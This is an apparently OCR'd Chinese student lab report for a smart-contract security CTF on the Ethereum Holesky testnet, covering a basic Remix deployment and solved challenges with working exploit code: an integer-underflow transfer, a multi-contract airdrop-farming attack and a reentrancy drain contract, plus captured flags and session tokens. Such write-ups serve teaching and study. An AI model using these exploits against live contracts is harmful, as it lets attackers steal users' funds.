
lab-04: 智能合约安全基础

1. 发送交易

Transaction Hash: 0x7533e536857e50307733cca968620598bf216b137a07642a590413a6365db2a8



发送

状态 — 在区块浏览器上查看


已确认 — 复制交易 ID

自 — 至

0x42771...a... → 0x733D4.....

交易

Nonce	5
数额	-0.1 ETH
燃料限制 (单位)	21000
使用的燃料 (单位)	21000
基础费用 (GWEI)	0.000000007
优先费用 (GWEI)	0.01483
燃料费总额	<0.000001 ETH $0.00 USD
每单位燃料的最大费用	<0.000001 ETH $0.00 USD



Transaction Details

[This is a Holesky **Testnet** transaction only]

Transaction Hash: 0x7533e536857e50307733cca968620598bf216b137a07642a590413a6365db2a8

Status: Success

Block: 2900736 8 Block Confirmations

Timestamp: 2 mins ago (Dec-09-2024 07:36:24 AM UTC)

From: 0x42771A67855bc5cD00545Cd9c3a4572703ca400B

To: 0x733D4D5f881A0951fcF53Ba9E682856ee1Fb7B24

Value: 0.1 ETH

Transaction Fee: 0.000000311430147 ETH

Gas Price: 0.014830007 Gwei (0.000000000014830007 ETH)

More Details: + Click to show more

A transaction is a cryptographically signed instruction that changes the blockchain state. Block explorers track the details of all transactions in the network. Learn more about transactions in our Knowledge Base.


This website uses cookies to improve your experience. By continuing to use this website, you agree to its Terms and Privacy Policy. Got it!

Powered by Ethereum

Back to Top

2. 以太坊智能合约基础 (20 pts)

Remix VM 环境：



环境: Remix VM (Cancun)

账户: 0x5B3...eddC4 (99.9999999999999

GAS 上限: ● Estimated Gas ○ Custom 3000000

以太币数量: 0 Wei

合约: SimpleContract - contracts/my.sol

evm 版本: cancun

□ 发布到 IPFS

余额: 0 ETH

set 123


0: uint256: 123

```
// SPDX-License-Identifier: GPL-3.0
pragma solidity >=0.7.0 <0.9.0;

contract SimpleContract {
    uint256 public number;
    constructor() {    96034 gas 73800 gas
        number = 1;
    }
    function set(uint256 x) public {    22492 gas
        number = x;
    }
    function get() public view returns (uint256) {    2432 gas
        return number;
    }
}
```

```
输出      0x000000000000000000000000000000000000000000000000000000000000007b
解码输入  {}
解码输出  {
              "0": "uint256: 123"
          }
日志      []
原始日志  []
```

Did you know? You can learn Solidity basics and more using the Learneth plugin.

链上环境：



以太币数量: 0 Wei

合约: SimpleContract - contracts/my.sol

evm 版本: cancun

□ 发布到 IPFS

□ 用最新的编译结果执行交易

余额: 0 ETH

set 123

0: uint256: 123

```
contract SimpleContract {
    uint256 public number;
    constructor() {    96034 gas 73800 gas
        number = 1;
    }
    function set(uint256 x) public {    22492 gas
        number = x;
    }
    function get() public view returns (uint256) {    2432 gas
        return number;
    }
}
```

0x42771...a400B

$24,334.15 USD

+US$0.00 (+0.00%) Portfolio

Dec 9, 2024

Set 已确认	-0 ETH -$0.00 USD
合约部署 已确认	-0 ETH -$0.00 USD
发送 已确认	-0.1 ETH -$386.97 USD

```
from      0x42771A67855bc5cD00545Cd9c3a4572703ca400B
to        SimpleContract.get() 0xACEd6a97C92554E6416bE52143071a50cA965655
输入      0x6d4...ce63c
输出      0000000000000000000000000000000000123
解码输入  {}
解码输出  {
              "0": "uint256: 123"
          }
```

Did you know? You can learn Solidity basics and more using the Learneth plugin.


Contract Address： 0xACEd6a97C92554E6416bE52143071a50cA965655

整型溢出漏洞

观察代码，发现在 `transfer` 函数中存在整型下溢漏洞。uint256为无符号整数，不管怎样 `balances[msg.sender] - _value` 都是大于等于 0 的，并且当 `_value` 超过 `balance` 后余额变为很大的数。因此本题攻击思路就是 init 之后转账一个稍大的数再调用 `win` 函数

```
function transfer(address _to, uint256 _value) public returns (bool) {
        require(balances[msg.sender] - _value ≥ 0);
        balances[msg.sender] -= _value;
        balances[_to] += _value;
        return true;
    }
```

本地测试：



_to: 0xAb8483F64d9C6d1EcF9b849A

_value: 1999999999999999999999999999


balanceOf: 0x617F2E2fD72FD9D55l

0: uint256: balance 115792089237316195423570985008687907853269984665640564039457584007913129639957

```solidity
    constructor() public {}    195838 gas 195600 gas

    function init() public {    22044 gas
        require(balances[msg.sender] == 0);
        balances[msg.sender] += 20;
    }

    function transfer(address _to, uint256 _value) public returns (bool) {    43151 gas
        require(balances[msg.sender] - _value >= 0);
        balances[msg.sender] -= _value;
        balances[_to] += _value;
        return true;
    }

    function balanceOf(address _owner) public view returns (uint256 balance) {    1218 gas
        return balances[_owner];
    }

    function win() public {    1833 gas
        require(balances[msg.sender] > 20);
        emit SendFlag();
    }
}
```

```
执行成本    2518 gas (当被一个合约调用是才需要费用)
输入        0x70a...5e7f2
输出        0xffffffffffffffffffffffffffffffffffffff623a5257d48f4a620fe00000015
解码输入    {
                "address _owner": "0x617F2E2fD72FD9D5503197092aC168c91465E7f2"
            }
解码输出    {
                "0": "uint256: balance 115792089237316195423570985008687907853269984665640564039457584007913129639957"
            }
日志        []
```

链上攻击：




At Address 0xE17c2ACf49b42ADdF478

_to: 0xFDA978C6562Bd1Da56E0d4f

_value: 199

balanceOf 0x42771A67855bc5cD0

0: uint256: balance 115792089237316195423570985008687907853269984665640564039457584007913129639757



[This is a Holesky **Testnet** transaction only]

Transaction Hash: 0xcb25587a4515257a36f46280b8479554d264a52e604e67dfad05f0032343aa8a

Status: Success

Block: 2902670 4 Block Confirmations

Timestamp: 1 min ago (Dec-09-2024 03:02:36 PM UTC)

```
[1] Generate new playground to deploy the challenge you play with
[2] Check if you have solved the challenge and get your flag
[3] Show contract source codes of the challenge

 ➤Please input your choice: 2
 ➤Please input your token: v4.local.LlZO59pcjxeiXP4nrkkANw1_IIzCMwczfqLhDf57x00hB92Iz42wlLiJdD_R7IHnJquMz7vDGm
uXrky3V7GZ2xX8VVF6XD0jjVpaghjlkk8BOpkFbsdKdidWgXvcIhQqnS40TSEwe7Hu4WA6ENY0L7N8ZHNnHPNunUNKw
 ➤input tx hash that emitted SendFlag event: 0xcb25587a4515257a36f46280b8479554d264a52e604e67dfad05f0032343aa8

CONGRATS
[ timestamp ] Mon Dec  9 15:04:00 2024 (UTC)
Here is your flag: ssec2024{W3Lc0mE_70_e7H_cOn7R4C7_s3CUrITY|293625f8}
```

flag:ssec2024{W3Lc0mE_70_e7H_cOn7R4C7_s3CUrITY|293625f8}


薅羊毛攻击

如题，学习一下语法多开几个账户薅羊毛即可。

攻击思路如下：

1. 部署 `AttackAirDrop` 合约，传入目标合约地址
2. 调用 `attack()` 函数发起攻击
3. 攻击合约会自动完成以下流程：
    - 创建多个 `Collector` 合约
    - 每个 `Collector` 领取空投
    - 将代币汇总到攻击合约
    - 触发 `getFlag()`

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

interface IAirDrop {
    function profit() external;
    function transfer(address to, uint256 amount) external returns (bool);
    function getFlag() external;
}

contract AttackAirDrop {
    IAirDrop public target;
    address public owner;

    constructor(address _target) {
        target = IAirDrop(_target);
        owner = msg.sender;
    }

    // 创建多个子合约并领取空投
    function attack() external {
        for(uint i = 0; i < 26; i++) {
            Collector collector = new Collector(address(target));
            collector.collect();
            collector.transferBack();
        }

        target.getFlag();
    }

    function onERC20Received(uint256 amount) external {
        target.transfer(owner, amount);
    }
}

// 用于领取空投的子合约
contract Collector {
    IAirDrop public targetAirdrop;
    address public attackContract;

    constructor(address _target) {
        targetAirdrop = IAirDrop(_target);
        attackContract = msg.sender;
    }

    // 领取空投
    function collect() external {
        targetAirdrop.profit();
    }

    // 将代币转回给攻击合约
    function transferBack() external {
        require(msg.sender == attackContract, "Only attack contract can call");
        targetAirdrop.transfer(attackContract, 20);
    }
}
```



[This is a Holesky Testnet transaction only]

Transaction Hash: 0xbbb9cb10ac34fba31b86f5ea626d3ba71ab2a2280a9b9065c66bab8a7ac23bf0

Status: Success

Block: 2903676 2 Block Confirmations

```
3220103544
Welcome 3220103544! Here comes your challenge:

Try to make getFlag() function emit SendFlag event.

[1] Generate new playground to deploy the challenge you play with
[2] Check if you have solved the challenge and get your flag
[3] Show contract source codes of the challenge

 ➤Please input your choice: 2
 ➤Please input your token: v4.local.OCj-AqWUH5IESXQ46kuxXxUEFBgXfl9tHWMtalawGF7j9ziNUvqUFguW8Q76uvQM5gVPxB7Ze1cBm5ug7RW
aXymbl6pax62jkervPe1VlnTWtAaaH9h2WJARJNkE0XFH61CCZAdnulYnUx8hUSFGCDOz2QQvpONhhZw8GgPozu4JMQ
 ➤input tx hash that emitted SendFlag event: 0xbbb9cb10ac34fba31b86f5ea626d3ba71ab2a2280a9b9065c66bab8a7ac23bf0
CONGRATS
[ timestamp ] Mon Dec  9 18:52:04 2024 (UTC)
Here is your flag: ssec2024{nOw_YoU_KnOw_hoW_7O_A1RDrOP_HuNTIn9|db3129cf}
```

flag: ssec2024{nOw_YoU_KnOw_hoW_7O_A1RDrOP_HuNTIn9|db3129cf}


重入攻击

攻击思路如下:

1. 攻击合约先调用目标合约的 donate 函数,存入一定数量的以太币(如0.001 ether)。这是为了让攻击合约在目标合约中有初始余额。
2. 攻击合约再调用目标合约的 withdraw 函数,传入的提款金额为刚才存入的0.001 ether。
3. 目标合约会先检查余额是否足够,此时攻击合约是有0.001 ether余额的,所以检查通过。
4. 接下来目标合约直接通过 call 把 0.001 ether 发送给攻击合约。
5. 由于攻击合约实现了 fallback/receive 函数,在收到目标合约的转账时,fallback 会被触发。在 fallback 中,我们再次调用目标合约的 withdraw。
6. 这时候重入发生了。目标合约的 balances 变量还没来得及减去 0.001 ether,又进入了 withdraw。于是重复步骤3-5,直至目标合约的余额被取光。

exp:

```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.7.0;

interface IReentrance {
    function donate(address _to) external payable;
    function withdraw(uint _amount) external;
}

contract ReentranceExploit {
    IReentrance public target;
    uint targetBalance;

    constructor(address _target) {
        target = IReentrance(_target);
    }

    function attack() external payable {
        target.donate{value: 0.001 ether}(address(this));
        emit Log("Attacked contract initial balance:", address(this).balance);
        targetBalance = address(target).balance;
        target.withdraw(0.001 ether);
        payable(msg.sender).transfer(address(this).balance);
    }

    receive() external payable {
        uint targetBalanceRemaining = address(target).balance;
        emit Log("Attacked contract balance:", address(target).balance);
        if(targetBalanceRemaining >= 0.001 ether) {
            target.withdraw(0.001 ether);
        }
    }

    event Log(string message);
    event Log(string message, uint value);
}
```



```
 ➤Please input your choice: v4.local.98dfTSRyADBEmbDnZm108qTc7JCPaBSx0k7o6GhfxAtEDL6PtCnuUm7aTVp42DTa9oqBKWZpKvptJ8FCRu
GcSxBTKYlItA-sM5BkvHVH_JC0QdiammoXI2saleHPDKS-86CRKVhDl773pI4AWKTwB1zbnShPOWzEe2HrT6m5Vhuheg

 ✗ Invalid choice, expect an integer.
^C
tauh@tauh:~$ nc 8.154.20.109 10503
Please input your StudentID:
3220103544
Welcome 3220103544! Here comes your challenge:

Try to make isSolved() function return true.

[1] Generate new playground to deploy the challenge you play with
[2] Check if you have solved the challenge and get your flag
